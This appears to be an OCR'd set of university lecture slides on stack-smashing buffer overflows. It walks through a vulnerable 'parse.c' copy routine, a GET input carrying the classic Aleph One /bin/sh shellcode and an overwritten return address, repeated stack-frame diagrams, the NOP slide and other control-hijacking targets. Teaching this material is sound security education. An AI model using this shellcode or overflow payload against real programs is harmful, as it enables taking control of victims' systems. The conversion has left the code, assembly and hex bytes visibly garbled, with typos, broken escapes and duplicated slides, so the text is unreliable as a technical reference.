0x80002bf <__execve+3>: pushl %ebx
(disassembly of execve call)* The procedure prelude.
                          0x80002c0 < execve+4>: movi $0xb,
                          %eax
                               Copy 0xb (11 decimal) onto the stack.
                          This is the index into the syscall table.
                          11 is execve.
                          0x80002c5 < execve+9>: movl
                          0x8(%ebp),%ebx
                               Copy the address of "/bin/sh" into EBX.
                          0x80002c8 < execve+12>:
                                                             movl
                          0xc(\%ebp),\%\overline{e}cx
                               Copy the address of name[] into ECX.
                          0x80002cb < execve+15>:
                                                              movl
                          0x10(\%ebp),\%edx
                   *For mote details, and it is sufficiently the stack by aleph
```

So suppose we overflow with a string that looks like the assembly of: **Shell Code:**



When the function exits, the user gets shell !!! Note: shellcode runs *in stack*.

(exact shell code by Aleph One)

```
parse.c
     1:void copy lower (char* in, char* out)
BREAK
          int i = 0;
          while (in[i]!='\setminus0' \&\& in[i]!='\setminus n')
            out[i] = tolower(in[i]);
      5:
            i++;
     6:
          buf[i] = (0):
     8:}
          char bur[5], art, cha[120],
         fread(cmd, 1, 128, fp);
    11:
          int header ok = 0;
    12:
    19: url = cmd + 4:
    20: copy lower(url, buf):
         printf("Location is %s\n", buf);
    21:
    22:
         return 0; }
    23: /** main to load a file and run
    parse */
```

file (input file)

GET

AAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46 x46x0cxb0x0bx89xf3x8dx4ex08x8dx56 $x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\$ xdc\xff\xff\xff/bin/sh

0xbffff760	0x0804a008	< – fp
0xbffff75c	0x080485a2	∢re turn address
0xbffff758	0x61616161	< stack frame ptr
0xbffff74c 0xbffff748 0xbffff744 0xbffff740 0xbffff73c 0xbffff7d8 0xbfffff6c4 0xbffff6c4	0x61616161 0x61616161 0x61616161 0x61616161 0x00000000 0xfffff764 0x41414141 0x20544547	<pre> url header_ok buf[4] buf[3,2,1,0] cmd[127,126] cmd[25,26,2 cmd[7,6,5,4] cmd[3,2,1,0] </pre>

```
cmd[127,126,12
                                  cmd[25,26,27,2
                                  cmd[7,6,5,4]
                                  cmd[3,2,1,0]
0xbffff6b4
               0xbfffff740
                             <- out
               0xbfffff6c4
                              <— in
0xbffff6b0
               0x080485a2
                              ∠return address
0xbffff6ac
               0xbfffff758
                              stack frame ptr
0xbffff6a8
               0x0000019
                             <— i
0xbffff69c
             Unallocated
```

```
parse.c
     1:void copy lower (char* in, char* out)
BREAK
         int i = 0:
         while (in[i]!='\0' \&\& in[i]!='\n')
           out[i] = tolower(in[i]);
     5:
           i++;
     6:
         buf[i] = (0):
     8:}
          char bur[5], art, cha[120],
        fread(cmd, 1, 128, fp);
    11:
         int header ok = 0;
    12:
    19: url = cmd + 4:
    20: copy lower(url, buf);
        printf("Location is %s\n", buf);
    21:
    22:
        return 0; }
    23: /** main to load a file and run
    parse */
```

file (input file)

GET

AAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46 $x46\x0c\x00\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\$ $x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\$ xdc\xff\xff\xff/bin/sh

	OVERWRI	TE POINT!
0xbffff760 0xbffff75c 0xbffff74c 0xbffff748 0xbffff744 0xbffff740 0xbffff73c . 0xbffff7d8 . 0xbffff6c4 0xbffff6c4	0x0804a008 0x08048564 0x61616161 0x61616161 0x61616161 0x61616161 0x00000000 0xfffff764 0x41414141 0x20544547	<pre> <- fp <return :<="" <-="" <stack="" address="" buf[3,2,1,0]="" buf[4]="" cmd[127,126,12]="" cmd[25,26,27,2="" frame="" header="" ok="" ptr="" th="" url=""></return></pre>
0xbffff6b4 0xbffff6b0 0xbffff6ac 0xbffff6a8 0xbffff69c	0xbfffff740 0xbfffff6c4 0x080485a2 0xbffff758 0x00000019	<pre><= out <= in <return <="i</pre" <stack="" address="" frame="" ptr=""></return></pre>

```
parse.c
     1:void copy lower (char* in, char* out)
BREAK
         int i = 0:
         while (in[i]!='\0' \&\& in[i]!='\n')
           out[i] = tolower(in[i]);
           i++;
     6:
         buf[i] = (0):
     8:}
          char bur[5], art, cha[120],
        fread(cmd, 1, 128, fp);
    11:
         int header ok = 0;
    12:
    19: url = cmd + 4:
    20: copy lower(url, buf);
        printf("Location is %s\n", buf);
    21:
    22:
        return 0; }
    23: /** main to load a file and run
    parse */
```

file (input file)

GET

AAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46 $x46\x0c\x00\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\$ $x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\$ xdc\xff\xff\xff/bin/sh

cmd[127,126,12

cmd[25,26,27,2

	OVERWRITE POINT!		
0xbffff760	0x0804a008	< – fp	
0xbffff75c	0x0804 f764		
0xbffff758	0x61616161	< stack frame ptr	
0xbffff74c 0xbffff748 0xbffff744 0xbffff740 0xbffff73c 0xbffff7d8 0xbffff6c4 0xbffff6c4	0x61616161 0x61616161 0x61616161 0x000000000 0xfffff764 0x41414141 0x20544547	<pre>wrl header_ok header_ok buf[4] buf[3,2,1,0] cmd[127,126] cmd[25,26,27 cmd[7,6,5,4] cmd[3,2,1,0]</pre>	
0xbffff6b4	0xbfffff740	<-out	
0xbffff6b0	0xbfffff6c4	< — in	
0xbffff6ac	0x080485a2	∢ return address	
0xbffff6a8	0xbfffff758		
0xbffff69c	0x00000019	<u></u> ← i	

```
parse.c
     1:void copy lower (char* in, char* out)
BREAK
         int i = 0;
         while (in[i]!='\0' \&\& in[i]!='\n')
           out[i] = tolower(in[i]);
     5:
            i++;
     6:
          buf[i] = ' \setminus 0';
     8:}
          char bur[5], art, cha[120],
         fread(cmd, 1, 128, fp);
    11:
          int header ok = 0;
    12:
    19: url = cmd + 4:
    20: copy lower(url, buf);
         printf("Location is %s\n", buf);
    21:
    22:
         return 0; }
    23: /** main to load a file and run
    parse */
```

file (input file)

GET

AAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46 $x46\x0c\x00\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\$ $x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\$ xdc\xff\xff\xff/bin/sh

IT!

<— I

	OVERWRI	TE POINT!
0xbffff760	0x0804a008	<— fp
0xbffff75c	0x08fff764	∢r eturn address
0xbffff758	0x61616161	< stack frame ptr
0xbffff74c 0xbffff748 0xbffff744 0xbffff740 0xbffff73c 0xbffff7d8 0xbffff6c4 0xbffff6c0	0x61616161 0x61616161 0x61616161 0x61616161 0x00000000 0xffffff764 0x41414141 0x20544547	<pre>wrl header_ok buf[4] buf[3,2,1,0] cmd[127,126,12] cmd[25,26,27,2 cmd[25,26,27,2 cmd[7,6,5,4] cmd[3,2,1,0]</pre>
		ca[5,2,2,0]
0xbffff6b4	0xbfffff740	<-out
0xbffff6b0	0xbfffff6c4	< – in
0xbffff6ac	0x080485a2	∢ return address
0xbffff6a8	0xbfffff758	<stack frame="" ptr<="" td=""></stack>
	0x0000019	

unallocated

0xbffff69c

```
parse.c
     1:void copy lower (char* in, char* out)
BREAK
          int i = 0;
          while (in[i]!='\setminus0' \&\& in[i]!='\setminus n')
            out[i] = tolower(in[i]);
     5:
            i++;
     6:
          buf[i] = (0):
     8:}
          char bur[5], art, cha[120],
    11:
          fread(cmd, 1, 128, fp);
    12:
          int header ok = 0;
    19: url = cmd + 4:
         copy lower(url, buf);
    20:
          printf("Location is %s\n", buf);
    21:
    22:
          return 0; }
    23: /** main to load a file and run
    parse */
```

file (input file)

GET

AAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46 \x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\ x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\ xdc\xff\xff\xff\bin/sh

OVERWRITE POINT! 0xbfffff64 9x0804a0080xbffff760 <- fp 0xffffff764 ∠return address 0xbffff75c 0×61616161 **≤**stack frame ptr 0xbffff758 0x61616161 0xbfffff74c url 0×61616161 header ok 0xbfffff748 0x61616161 **buf[4]** 0xbfffff744 0x61616161 **\$** buf[3,2,1,0] 0xbfffff740 0×000000000 cmd[127,126,12 0xbfffff73c 0xffffff764 <-0xbfffff7d8 cmd[25,26,27,2 0×41414141 0xbffff6c4 0x20544547cmd[7,6,5,4] cmd[3,2,1,0] 0xbffff6c0 0xbfffff740 <- out 0xbffff6b4 0xbfffff6c4 <— in 0xbffff6b0 $0 \times 080485a2$ ∠return address 0xbffff6ac 0xbfffff758 0xbffff6a8 0x0000019 <— i 0xbffff69c


```
parse.c
     1:void copy lower (char* in, char* out)
BREAK
         int i = 0;
         while (in[i]!='\setminus0' \&\& in[i]!='\setminus n')
            out[i] = tolower(in[i]);
     5:
            i++;
     6:
          buf[i] = (0):
     8:}
          char bur[5], art, cha[120],
    11:
         fread(cmd, 1, 128, fp);
    12:
          int header ok = 0;
    19: url = cmd + 4:
BREAK
         copy lower(url, buf);
          printf("Location is %s\n", buf);
          return 0; }
    23: /** main to load a file and run
    parse */
  file (input file)
    GET
    AAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff
    AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
    x46x0cxb0x0bx89xf3x8dx4ex08x8dx56
    x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\
    xdc\xff\xff\xff/bin/sh
```

```
ACTIVATE POINT!
                shellcode
0xbfffff764
               0x61616161
0xbffff760
                               <- fp
               0xffffff764
                               ∠return address
0xbfffff75c
               0 \times 61616161
                               ≤stack frame ptr
0xbffff758
                0x61616161
0xbfffff74c
                                    url
                0 \times 61616161
                                    header ok
0xbfffff748
                0x61616161
0xbfffff744
                0x61616161
                               $
                                    buf[3,2,1,0]
0xbfffff740
                0 \times 000000000
                                    cmd[127,126,12
0xbfffff73c
                0xffffff764
                               <-
0xbfffff7d8
                                    cmd[25,26,27,2
                0 \times 41414141
0xbffff6c4
                0x20544547
                                    cmd[7,6,5,4]
cmd[3,2,1,0]
0xbffff6c0
                 0xbfffff740
0xbffff6b4
                               <- out
                 0xbfffff6c4
                               <— in
0xbffff6b0
                 0x080485a2
                               ∠return address
0xbffff6ac
                 0xbfffff758
                               0xbffff6a8
                 0 \times 00000019
                                <-- i
0xbffff69c
```

unallocated

buf[4]

The NOP Slide



Problem: how does attacker determine retaddress?


Solution: NOP slide

- Guess approximate stack state when the function is called
- Insert many NOPs before Shell Cod∉x90'

The NOP Slide

```
parse.c
     1:void copy lower (char* in, char* out)
BREAK
          int i = 0;
          while (in[i]!='\setminus0' \&\& in[i]!='\setminus n')
            out[i] = tolower(in[i]);
     4:
     5:
            i++;
     6:
          buf[i] = (0);
     7:
     8:}
          char bar[5], art, cha[120],
         fread(cmd, 1, 128, fp);
    11:
          int header ok = 0;
    12:
    19: url = cmd + 4:
    20:
         copy lower(url, buf);
          printf("Location is %s\n", buf);
    21:
    22:
          return 0; }
    23: /** main to load a file and run
    parse */
```

file (input file)



(copy lower)


More on Stack Smashing

- Some complications on Shellcode:
 - Overflow should not crash program before the frame's function exits
 - Shellcode may not contain the '\0' character if copied using strcpy functions.
- Sample remote stack smashing overflows:
 - (2007) Overflow in Windows animated cursors (ANI)
 - (2005) Overflow in Symantic VirusDetectionDawn Song

Issues in string operations in libc functions

- Many unsafe libc functions strcpy (char *dest, const char *src) strcat (char *de st, const char *src) gets (char *s) scanf (const char *format, ...) and many more. "Safe" libc versions strncpy(), strncat() are misleading
- - e.g. strncpy() may leave string unterminated.
- Windows C run time (CRT):
 - strcpy s (*dest, DestSize, *src): ensures proper termination


General Control Hijacking: Return Address



erwrite Step: Overwrite return address to point to your code.

tivate Step: Return out of frame and into your colown Song

General Control Hijacking: Local Fn Ptr




rwrite Step: Overwrite local function pointer to point to your code.

tivate Step: Call that local function variable.


Dawn Song

General Control Hijacking: Function Pointer in the Heap



erwrite Step: Overwrite entries in a vtable for Object T.


General Control Hijacking: Function Pointer in the Heap




write Step: Overwrite pointer to vtable on heap to point to a crafted vtable.

Attack: return-to-libc (arc injection)

Control hijacking without executing



General Control Hijacking



Overwrite Step:

Find some way to **modify** a Control Flow Pointer to point to your shellcode, library entry point, or other code of interest.

Activate Step:

Find some way to activate that modified Control Flow Pointer.


Instances of Control
Hijacking


Locatio n in Memory	Control Flow Pointer	How to activate	
Stack	Return Address	Return from function	(stack frame)
Stack	Frame Pointer	Return from function	Frame Ptr exception handers local fn ptrs
Stack	Function Pointers as local variables	Reference and call function pointer	buf
Stack	Exception Handler	Trigger Exception	(HEA Pobject vtable Pobject vtable Pobject vtable Pobject vtable Pobject vtable Pobject vtable
Неар	Function pointer in heap (i.e. method of an object)	Reference and call function pointer	T ptr FP1: method ptr FP1: method FP2: #\Pethod #2 FP3: method #2 FP3: method #3 buf #3
Anywhe re	setjmp and longjmp program state buffer	Call longjmp	longjmp saved pointer buf

Data Hijacking

difying data in a way not intended

Example: Authentication variable





Exploited Situation:

User types in a password which is long enough to overflow buffer and into the authentication_variable. The user is now unintentionally authenticated